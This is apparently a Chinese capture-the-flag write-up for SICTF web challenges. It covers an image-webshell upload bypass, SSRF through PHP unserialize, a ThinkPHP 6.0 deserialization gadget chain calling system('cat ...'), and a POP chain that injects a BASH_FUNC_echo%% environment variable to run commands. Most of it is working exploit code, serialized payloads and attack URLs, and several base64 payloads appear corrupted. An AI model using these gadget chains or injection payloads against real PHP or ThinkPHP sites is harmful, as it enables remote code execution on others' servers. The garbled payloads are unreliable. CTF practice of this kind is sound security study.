



# 100%\_upload

打开环境发现文件包含




题目提示不能上传php文件，直接传一个图片马



RCE

GIF89a SICTF{940b72cc-e708-4284-a5e2-f330ef292b26}



## EZ\_SSRF

```
<?php
highlight_file(__file__);
error_reporting(0);
function get($url) {
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $url);
    curl_setopt($curl, CURLOPT_HEADER, 0);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    $data = curl_exec($curl);
    curl_close($curl);
    echo base64_encode($data);
    return $data;
}
class client{
    public $url;
    public $payload;
    public function __construct()
```

```

{
    $url = "http://127.0.0.1/";
    $payload = "system(\"cat /flag\");";
    echo "Exploit";
}
public function __destruct()
{
    get($this->url);
}
}
// hint:hide other file
if(isset($_GET['Harder'])) {
    unserialize($_GET['Harder']);
} else {
    echo "You don't know how to pass parameters?";
}

?>

```

flag在html/flag.php

构造exp

```

<?php
class client
{
    public $url="file:///var/www/html/flag.php";
    public $payload;
}
$a = new client();
echo serialize($a);

```

```

0:6:"client":2:{s:3:"url";s:29:"file:///var/www/html/flag.php";s:7:"payload";N;}

```

base64解码



请输入要进行 Base64 编码或解码的字符

PD9waHAKJGZsYWcgPSAnU0lDVEZ7MzRkNDk4YWVlNGE2YS00YTRkLTkwYjEtZGU0ZjRjZmNlZjYyfc7Cj8+Cg==

编码 (Encode)

解码 (Decode)

↕ 交换

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

☒ 编/解码后自动

```
<?php
$flag = 'SICTF{34d498aa-4a6a-4a4d-90b1-de4f4cfcef62}';
?>
```

# Oyst3rPHP

www.zip下载源码代码审计

thinkphp6.0

文件

大纲

ThinkPHP 6.0

主要新特性

安装

文档

参与开发

版权信息

## ThinkPHP 6.0

运行环境要求PHP7.2+，兼容PHP8.1

官方应用服务市场 | ThinkAPI ——官方统一API服务

ThinkPHPV6.0版本由 亿速云 独家赞助发布。

### H2 主要新特性

- 采用 PHP7 强类型（严格模式）
- 支持更多的 PSR 规范
- 原生多应用支持
- 更强大和易用的查询

index.php GET传参left和right弱比较，POST传参key利用prce回溯绕过，并且payload存在反序列化

```

no usages
public function index()
{
    echo "RT, 一个很简单的Web, 给大家送一点分,再送三只生蚝, 过年一起吃生蚝哈";
    echo "<img src='../Oyster.png'./>";

    $payload = base64_decode(@$_POST['payload']);
    $right = @$_GET['left'];
    $left = @$_GET['right'];

    $key = (string)@$_POST['key'];
    if($right !== $left && md5($right) == md5($left)){
        echo "Congratulations on getting your first oyster";
        echo "<img src='../Oyster1.png'./>";

        if(preg_match( pattern: '/.+?THINKPHP/is', $key)){
            die("Oysters don't want you to eat");
        }
        if(stripos($key, needle: '603THINKPHP') === false){
            die("!!! Oysters don't want you to eat!!!");
        }

        echo "WOW!!! Congratulations on getting your second oyster";
        echo "<img src='../Oyster2.png'./>";

        @unserialize($payload);
        //最后一个生蚝在根目录, 而且里面有Flag??? 咋样去找到它呢??? 它的名字是什么???
        //在源码的某处注释给出了提示, 这就看你是不是真懂Oyst3r.php框架咯!!!
        //小Tips: 细狗函数L| '0'|J 哦~~~
    }
}

```

Model.php, 发现flag所在文件

```

}

析构方法
Package: think
Access: public

public function __destruct()
{
    if ($this->lazySave) {
        $this->save();
    }
}

/*WOW!!! 看来你是懂的, 第三个生蚝在根目录下的Oyst3333333r.php里, 快去找到它吧*/
}

```

直接用tp6.0的链子打反序列化

```

<?php
namespace think\model\concern;
trait Attribute
{
    private $data = ["key"⇒"cat /Oyst3333333r.php"];
}

```

```

        private $withAttr = ["key" => "system"];
    }
    namespace think;
    abstract class Model
    {
        use model\concern\Attribute;
        private $lazySave = true;
        protected $withEvent = false;
        private $exists = true;
        private $force = true;
        protected $name;
        public function __construct($obj=""){
            $this->name=$obj;
        }
    }
    namespace think\model;
    use think\Model;
    class Pivot extends Model
    {}
    $a=new Pivot();
    $b=new Pivot($a);
    echo base64_encode(serialize($b));

```



TzoxNzoidGhpbmtcbW9kZWxcUGl2b3QiOjc6e3M6MjE6IgB0aGlua1xNb2RlbABsYXp5U2F2ZSI7YjoxO3  
 M6MTI6IgAqAHdpdGhFdmVudCI7YjowO3M6MTk6IgB0aGlua1xNb2RlbABleGlzdHMiO2I6MTtzOjE4O2I6IA  
 dGhpbmtcTW9kZWwAZm9yY2UiO2I6MTtzOjc6IgAqAG5hbWUiO086MTc6InRoaw5rXG1vZGVsXFBpdm90Ij  
 o3OntzOjIxO2I6IAAdGhpbmtcTW9kZWwAbGF6eVNhdMUiO2I6MTtzOjEyO2I6IAKgB3aXR0RXZlbnQiO2I6MDtz  
 OjE5O2I6IAAdGhpbmtcTW9kZWwAZXhpc3RzIjtiOjE7czo0O2I6IAHR0aW5rXE1vZGVsAGZvcnNlIjtiOjE7cz  
 o3O2I6IAKgBuYWI1IjtzOjA6IiI7czo0NzoiAHRoaw5rXE1vZGVsAGRhdGEiO2E6MTp7czo0OjRrZXkiO3M6  
 MjE6ImNhdcAvT3lzdDMzMzMzMzNyLnBocCI7fXM6MjE6IgB0aGlua1xNb2RlbAB3aXR0QXR0ciI7YToxOn  
 tzOjM6ImtleSI7czo2O2I6IjZeXN0ZW0iO3I9czo0NzoiAHRoaw5rXE1vZGVsAGRhdGEiO2E6MTp7czo0OjRr  
 ZXkiO3M6MjE6ImNhdcAvT3lzdDMzMzMzMzNyLnBocCI7fXM6MjE6IgB0aGlua1xNb2RlbAB3aXR0QXR0ci  
 I7YToxOntzOjM6ImtleSI7czo2O2I6IjZeXN0ZW0iO3I9

exp



>



```

        $p='hacker!';
        $this->welcome->you = $p;
    }
}

class SE{
    public $year;
    public function __set($name, $value){
        echo ' Welcome to new year! ';
        echo($this->year);
    }
}

class CR {
    public $last;
    public $newyear;

    public function __toString() {

        if (is_array($this->newyear)) {
            echo 'nonono';
            return false;
        }
        if (!preg_match('/worries/i',$this->newyear))
        {
            echo "empty it!";
            return 0;
        }

        if(preg_match('/^.*(worries).*$/', $this->newyear)) {
            echo 'Don\'t be worry';
        } else {
            echo 'Worries doesn\'t exists in the new year ';
            empty($this->last->worries);
        }
        return false;
    }
}

class ET{

    public function __isset($name)
    {
        foreach ($_GET['get'] as $inject => $rce){
            putenv("{$inject}={$rce}");
        }
        system("echo \"Haven't you get the secret?\"");
    }
}

if(isset($_REQUEST['go'])){
    unserialize(base64_decode($_REQUEST['go']));
}

```

反序列化最终触发putenv(), 这里和虎符CTF的ezphp很像, 利用环境变量注入执行命令



反序列化链:

```
<?php
class start
{
    public $welcome;
    public $you;
}

class SE{
    public $year;
}
class CR{
    public $last;
    public $newyear="Worries";
}

class ET{
}


$a = new start();
$b = new SE();
$c = new CR();
$d = new ET();
$a->welcome=$b;
$b->year=$c;
$c->last=$d;

echo base64_encode(serialize($a));
```

```
Tzo10iJzdGFydCI6Mjp7czo30iJ3ZWxjb21lIjtpOjI6IlNFIjoxOntzOjQ6InllyXII0086MjoiQ1IiOjI6e3M6ND0ibGFzdCI7TzoyOiJFVCI6MDp7fXM6NzoibmV3eWVhciI7czo30iJXB3JyaWVzIjtp9fXM6MzoiZW91IjtpO030=
```

payload:

```
http://yuanshen.life:38989/?get[BASH_FUNC_echo%25%25]=()%20{%20cat /f*;%20}
POST:
go=Tzo10iJzdGFydCI6Mjp7czo30iJ3ZWxjb21lIjtpOjI6IlNFIjoxOntzOjQ6InllyXII0086MjoiQ1IiOjI6e3M6ND0ibGFzdCI7TzoyOiJFVCI6MDp7fXM6NzoibmV3eWVhciI7czo30iJXB3JyaWVzIjtp9fXM6MzoiZW91IjtpO030=
```



# hacker

无列名注入，过滤空格，使用/\*\*/代替

payload:

